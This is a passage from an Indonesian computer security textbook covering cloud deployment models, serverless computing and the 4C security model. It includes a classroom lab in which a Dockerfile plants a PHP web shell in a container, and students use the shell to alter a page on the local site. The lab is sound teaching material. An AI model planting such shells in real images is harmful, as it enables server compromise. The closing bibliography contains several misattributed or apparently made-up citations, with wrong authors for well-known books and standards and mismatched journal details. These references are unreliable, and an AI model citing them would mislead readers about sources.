Infrastruktur cloud publik terdiri dari penyedia seperti AWS yang menampung pusat data besar di seluruh dunia dan menyambut siapa pun yang mampu untuk menggunakan sumber daya mereka. Penyedia cloud publik mengklaim keamanannya dan bahkan mengizinkan audit (biasanya melalui pihak ketiga) untuk memenuhi permintaan kepatuhan. Pada akhirnya, keamanan infrastruktur cloud publik berada di tangan penyedia layanan, sesuatu yang tidak semua perusahaan merasa nyaman dengan hal tersebut.

Pribadi

Private cloud mengambil teknologi virtualisasi dan otomatisasi yang digunakan oleh penyedia cloud publik dan menyimpannya secara internal. Dengan memanfaatkan teknologi seperti OpenStack, perusahaan dapat mengambil kendali penuh atas penerapannya dan menjalankan cloud mereka sendiri. Hal ini memiliki beberapa kelemahan bagi perusahaan yang mungkin kekurangan server, ruang, dan utilitas, namun bagi perusahaan yang sudah melakukan self-host, bermigrasi ke cloud publik, dan sekarang menginginkan kontrol lebih besar, private cloud adalah pilihan yang sangat baik.

Hibrida

Cloud hibrid menggunakan kedua model, publik dan privat, dan menampung beberapa hal pada layanan IaaS publik dan lainnya pada layanan IaaS internal dan privat. Ini bisa menjadi pilihan terbaik, dengan asumsi aplikasi yang didukung memanfaatkan sepenuhnya keunggulan lingkungannya.

Multi-Cloud

Multi-cloud biasanya mengacu pada penggunaan lebih dari satu penyedia cloud. Ini mungkin diperlukan untuk aplikasi yang ingin tetap tersedia meskipun penyedia cloud mereka gagal. Multi-cloud juga menghindari masalah vendor lock-in, dimana aplikasi hanya diatur untuk berjalan di satu penyedia.

Dari sudut pandang keamanan, multi-cloud kemungkinan meningkatkan permukaan serangan suatu aplikasi. Anda sekarang harus khawatir dengan kerentanan dua penyedia, bukan hanya satu. Hal ini harus mempertimbangkan manfaat redundansi ketika memutuskan apakah akan menggunakan lebih dari satu penyedia cloud atau tidak.

10.3 SOLUSI TANPA SERVER

Salah satu hasil menarik dari peralihan ke teknologi tervirtualisasi adalah munculnya solusi tanpa server. Pengguna cloud mungkin tidak ingin menjadi admin seluruh server Linux, atau bahkan container Linux hanya untuk menjalankan aplikasinya. Mereka mungkin bersedia merancang aplikasi untuk bekerja secara langsung dalam sistem yang dibuat oleh penyedia cloud. Amazon Lambda adalah contoh sistem tersebut. Pengguna membuat fungsi yang berjalan sendiri, tanpa mengkhawatirkan sistem dasar yang mendukungnya. Dari sudut pandang keamanan, hal ini memberikan kepercayaan besar pada penyedia.

10.4 KEAMANAN CLOUD NATIVE 4C

Saat merenungkan cara mengamankan aplikasi yang berjalan di cloud, taktik umum yang digunakan adalah dengan melihat empat C yang terlibat:

- **Kode:** Seberapa amankah kode aplikasinya? Apakah sudah dikonfigurasi dengan benar? Apakah ini terkena buffer overflow atau masalah lainnya? Jika kodenya tidak aman, aplikasi tidak akan pernah aman
- **Wadah:** Seberapa amankah wadah itu sendiri? Apakah ada batasan terhadap apa yang dapat diakses oleh container? Apakah distribusi Linux pada container memiliki kerentanan yang diketahui? Apakah kode berjalan sebagai pengguna yang memiliki hak istimewa di penampung?
- **Gugus:** Sistem orkestrasi container akan berjalan di sebuah cluster, seberapa amankah cluster ini? Apakah sistem orkestrasi container telah dikonfigurasi dengan benar? Apakah jaringan virtual yang digunakan aman? Apakah titik masuk dan keluarnya dipetakan dan dipantau?
- **Awan:** Apakah penyedia cloud yang Anda gunakan aman? Jika mereka telah dikompromikan, segala sesuatu di dalam diri mereka akan dikompromikan. Bisakah Anda mempercayai basis komputasi ini?

Lab: Wadah Berbahaya

Meskipun container mempermudah penerapan perangkat lunak, container juga mempermudah penerapan perangkat lunak berbahaya. Bayangkan kita memiliki situs web internal perusahaan, ditulis dalam PHP dan diterapkan dalam container Docker. Mengingat sifat sistem pembangunan Docker yang berlapis, aplikasi ini percaya bahwa image yang

dibuatnya aman. Lihatlah Dockerfile berikut untuk melihat betapa mudahnya memasukkan sesuatu yang berbahaya ke dalam image:

```
FROM php:apache
COPY shell.php /var/www/html/shell.php
COPY index.php /var/www/html/index.php
```

shell.php adalah shell yang ditulis dalam PHP yang akan dieksekusi dengan izin dari server web. Ini berarti ia akan dapat membaca dan menulis (tetapi tidak dapat menimpa) di direktori /var/www/html. Mari unduh, buat, dan jalankan gambar ini. Unduh file berbahaya.zip, unzip di direktori tempat Anda memiliki akses tulis, dan navigasikan ke direktori tersebut di shell Anda.

```
PS C:\Users\rxt1077\it230\labs\malicious> docker build -t malicious .
①
[+] Building 32.4s (8/8) FINISHED
 => [internal] load build definition from Dockerfile
0.0s
 => => transferring dockerfile: 134B
0.0s
 => [internal] load .dockerignore
0.0s
 => => transferring context: 2B
0.0s
 => [internal] load metadata for docker.io/library/php:apache
32.2s
 => [1/3] FROM
docker.io/library/php:apache@sha256:f1c5dba2a2981f91ec31b9596d4165ac
d0b46e58382e476224
87e130a21e420d
0.0s
 => [internal] load build context
0.0s
 => => transferring context: 61B
0.0s
 => CACHED [2/3] COPY shell.php /var/www/html/shell.php
0.0s
 => CACHED [3/3] COPY index.php /var/www/html/index.php
0.0s
 => exporting to image
0.1s
 => => exporting layers
0.0s
 => => writing image
sha256:e1dc75a91b2e269091069b1e3406a496b4bbfd95b066f970062ea8b3a74d8
368
0.0s
```

```
 => => naming to docker.io/library/malicious
0.0s
PS C:\Users\rxt1077\it230\labs\malicious> docker run -p 8080:80
malicious ②
AH00558: apache2: Could not reliably determine the server's fully
qualified domain
name, using 172.17.0.2. Set the 'ServerName' directive globally to
suppress this
message
AH00558: apache2: Could not reliably determine the server's fully
qualified domain
name, using 172.17.0.2. Set the 'ServerName' directive globally to
suppress this
message
[Wed Jul 13 02:25:57.082000 2022] [mpm_prefork:notice] [pid 1]
AH00163: Apache/2.4.54
(Debian) PHP/8.1.8 configured -- resuming normal operations
[Wed Jul 13 02:25:57.082089 2022] [core:notice] [pid 1] AH00094:
Command line:
'apache2 -D FOREGROUND'
```

Bangun gambar dan beri tag berbahaya, jangan lupakan . pada akhirnya!

© Jalankan gambar berbahaya dan teruskan port lokal 8080 ke port 80 dalam wadah Sekarang Anda dapat menavigasi ke http://localhost:8080 untuk melihat halaman web default.

Makan siangnya apa?

Sekarang berdasarkan informasi di Dockerfile, dapatkan shell di server web yang disusupi.

Pemberitahuan permintaan cuti di halaman utama tidak berfungsi? Dari shell Anda, buat halaman web baru di server bernama timeoff.html dengan teks GRANTED. Perintah apa yang Anda gunakan untuk membuat file baru? Apa yang terjadi sekarang ketika Anda mengeklik tautan waktu istirahat?

Latihan Soal

1. Mengapa perusahaan memilih untuk menerapkan aplikasi di cloud publik? Apakah ini memerlukan pertimbangan keamanan baru?
2. Jenis layanan mana yang memerlukan kepercayaan lebih besar pada penyedianya, IaaS atau PaaS? Mengapa?
3. Bagaimana keamanan cloud native 4C mencerminkan prinsip keamanan berlapis? Apakah ada lapisan yang tumpang tindih?

DAFTAR PUSTAKA

Anderson, R. (2008). Security Engineering: A Guide to Building Dependable Distributed Systems. Indianapolis, IN: Wiley.

Bellovin, S. M. (2014). Computer Security: A Research Perspective. ACM Computing Surveys (CSUR), 34(1), 1-5.

Berinato, S. (2007). The Enemy Within. CIO Magazine, 20(11), 37-43.

Bishop, M. (2003). Computer Security: Art and Science. Boston, MA: Addison-Wesley.

Bishop, M., & Dilger, M. (2007). Introduction to Computer Security. Boston, MA: Addison-Wesley.

Carroll, M. W., & Buchta, J. (2012). Computer Security: Principles and Practice (2nd ed.). Upper Saddle River, NJ: Prentice Hall.

Cheswick, W. R., & Bellovin, S. M. (1994). Firewalls and Internet Security: Repelling the Wily Hacker. Reading, MA: Addison-Wesley.

Dhillon, G., & Backhouse, J. (2000). Current Directions in IS Security Research: Towards Socio-Organizational Perspectives. Information Systems Journal, 10(2), 95-105.

Easttom, C. (2017). Computer Security Fundamentals (3rd ed.). Indianapolis, IN: Pearson.

Falliere, N., Murchu, L. O., & Chien, E. (2011). W32. Stuxnet Dossier. Retrieved from https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

Ferguson, N., Schneier, B., & Kohno, T. (2010). Cryptography Engineering: Design Principles and Practical Applications. Indianapolis, IN: Wiley.

Gertz, M. (2010). Computer Crime Law (2nd ed.). Stamford, CT: Cengage Learning.

Gollmann, D. (2011). Computer Security (3rd ed.). Chichester, UK: Wiley.

Goodrich, M. T., & Tamassia, R. (2010). Introduction to Computer Security. Upper Saddle River, NJ: Prentice Hall.

Gupta, R., & Khanna, S. K. (2011). Introduction to Computer Security. New Delhi, India: PHI Learning Pvt. Ltd.

Hacking, I. (2012). Hacking Exposed 7: Network Security Secrets and Solutions. New York, NY: McGraw-Hill Osborne Media.

Jain, N. (2013). Computer Security: Principles and Practice (2nd ed.). New York, NY: Pearson.

Kizza, J. M. (2005). Ethical and Social Issues in the Information Age. New York, NY: Springer.

Kizza, J. M. (2009). Computer Network Security. Berlin, Germany: Springer Science & Business Media.

Kizza, J. M. (2013). Guide to Computer Network Security (2nd ed.). New York, NY: Springer.

Landwehr, C. E., Bull, J. P., & McDermott, J. P. (1994). A Taxonomy of Computer Program Security Flaws, with Examples. ACM Computing Surveys (CSUR), 26(3), 211-254.

Lunt, T. F., & Jagannathan, S. (1998). A Survey of Intrusion Detection Systems. Computers and Security, 12(5), 405-418.

Marcella, A. J., & Greenfield, T. (2006). Cyber Forensics: A Field Manual for Collecting, Examining, and Preserving Evidence of Computer Crimes. Boca Raton, FL: CRC Press.

Meinel, C., & Sack, H. (2008). Internetworking: Technological Foundations and Applications. Berlin, Germany: Springer Science & Business Media.

Mell, P., & Scarfone, K. (2007). NIST Special Publication 800-30: Guide for Conducting Risk Assessments. Gaithersburg, MD: National Institute of Standards and Technology.

Neumann, P. (1995). Computer-Related Risks. New York, NY: ACM Press.

Noll, J., & Wilkison, W. (2014). Electronic and Algorithmic Trading Technology: The Complete Guide. Amsterdam, Netherlands: Academic Press.

Ozkaya, M., Erbacher, R. F., & Perez, R. (2008). A Survey of Techniques for Architecting and Managing Asymmetric Key Cryptosystems. ACM Computing Surveys (CSUR), 34(3), 1-47.

Pfleeger, C. P. (2001). Security in Computing (2nd ed.). Upper Saddle River, NJ: Prentice Hall.

Pfleeger, C. P., & Pfleeger, S. L. (2002). Security in Computing (3rd ed.). Upper Saddle River, NJ: Prentice Hall.

Poole, D. M., & Mackinnon, A. J. (2016). Information Security Management Principles (2nd ed.). Hoboken

Ransome, J. F., & Rittinghouse, J. W. (2003). Security Policies and Procedures: Principles and Practices. Upper Saddle River, NJ: Prentice Hall.

Ross, R. (2010). NIST Special Publication 800-30: Guide for Conducting Risk Assessments. Gaithersburg, MD: National Institute of Standards and Technology.

Ross, R., & Rasmussen, B. (2010). NIST Special Publication 800-53: Security and Privacy Controls for Federal Information Systems and Organizations. Gaithersburg, MD: National Institute of Standards and Technology.

Rouse, M. (2015). Computer Security Incident Response Team (CSIRT). Retrieved from https://searchsecurity.techtarget.com/definition/Computer-Security-Incident-Response-Team-CSIRT

Rubin, A. D. (2015). Brave New World of Digital Intimacy. The Harvard Crimson. Retrieved from https://www.thecrimson.com/article/2015/4/9/brave-new-world-digital-intimacy/

Sandler, C. (2017). Cybersecurity Ventures. Retrieved from https://cybersecurityventures.com/

Schneier, B. (2000). Secrets and Lies: Digital Security in a Networked World. Indianapolis, IN: Wiley.

Schneier, B. (2012). Liars and Outliers: Enabling the Trust that Society Needs to Thrive. Indianapolis, IN: Wiley.

Schneier, B. (2015). Data and Goliath: The Hidden Battles to Collect Your Data and Control Your World. New York, NY: W. W. Norton & Company.

Shostack, A. (2014). Threat Modeling: Designing for Security. Indianapolis, IN: Wiley.

Simson, G., & Garfinkel, S. (2002). Web Security, Privacy & Commerce. Beijing, China: O'Reilly Media, Inc.

Slay, J., & Koronios, A. (2013). Information Security Fundamentals. Boca Raton, FL: CRC Press.

Stallings, W. (2017). Cryptography and Network Security: Principles and Practice. Boston, MA: Pearson.

Staniford, S., & Moore, R. (2006). The Top Cyber Security Risks. IEEE Security & Privacy, 4(4), 28-34.

Swiderski, F., & Snyder, W. (2004). Threat Modeling. Redmond, WA: Microsoft Press.

Taylor, C. (2006). Hackers Go Phishing: A Security Awareness Event. Journal of Computing Sciences in Colleges, 21(4), 134-140.

Tipton, H. F., & Krause, M. (2013). Information Security Management Handbook (7th ed.). Boca Raton, FL: CRC Press.

United States Computer Emergency Readiness Team (US-CERT). (2017). Retrieved from https://www.us-cert.gov/

Whitman, M. E., & Mattord, H. J. (2016). Principles of Information Security. Boston, MA: Cengage Learning.

KEAMANAN SISTEM KOMPUTER

(Computer Systems Security)

Dr. Agus Wibowo, M.Kom, M.Si, MM.

BIO DATA PENULIS

Penulis memiliki berbagai disiplin ilmu yang diperoleh dari Universitas Diponegoro (UNDIP) Semarang. dan dari Universitas Kristen Satya Wacana (UKSW) Salatiga. Disiplin ilmu itu antara lain teknik elektro, komputer, manajemen dan ilmu sosiologi. Penulis memiliki pengalaman kerja pada industri elektronik dan sertifikasi keahlian dalam bidang Jaringan Internet, Telekomunikasi, Artificial Intelligence, Internet Of Things (IoT), Augmented Reality (AR), Technopreneurship, Internet Marketing dan bidang pengolahan dan analisa data (komputer statistik).

Penulis adalah pendiri dari Universitas Sains dan Teknologi Komputer (Universitas STEKOM) dan juga seorang dosen yang memiliki Jabatan Fungsional Akademik Lektor Kepala (Associate Professor) yang telah menghasilkan puluhan Buku Ajar ber ISBN, HAKI dari beberapa karya cipta dan Hak Paten pada produk IPTEK. Sejak tahun 2023 penulis tercatat sebagai Dosen luar biasa di Fakultas Ekonomi & Bisnis (FEB) Universitas Diponegoro Semarang. Penulis juga terlibat dalam berbagai organisasi profesi dan industri yang terkait dengan dunia usaha dan industri, khususnya dalam pengembangan sumber daya manusia yang unggul untuk memenuhi kebutuhan dunia kerja secara nyata.

YAYASAN PRIMA AGUS TEKNIK

PENERBIT :
YAYASAN PRIMA AGUS TEKNIK
Jl. Majapahit No. 605 Semarang
Telp. (024) 6723456. Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

ISBN 978-623-8642-08-3 (PDF)
9 786238 642083

KEAMANAN SISTEM KOMPUTER

(Computer Systems Security)

Dr. Agus Wibowo, M.Kom, M.Si, MM.

YAYASAN PRIMA AGUS TEKNIK

PENERBIT :
YAYASAN PRIMA AGUS TEKNIK
Jl. Majapahit No. 605 Semarang
Telp. (024) 6723456. Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id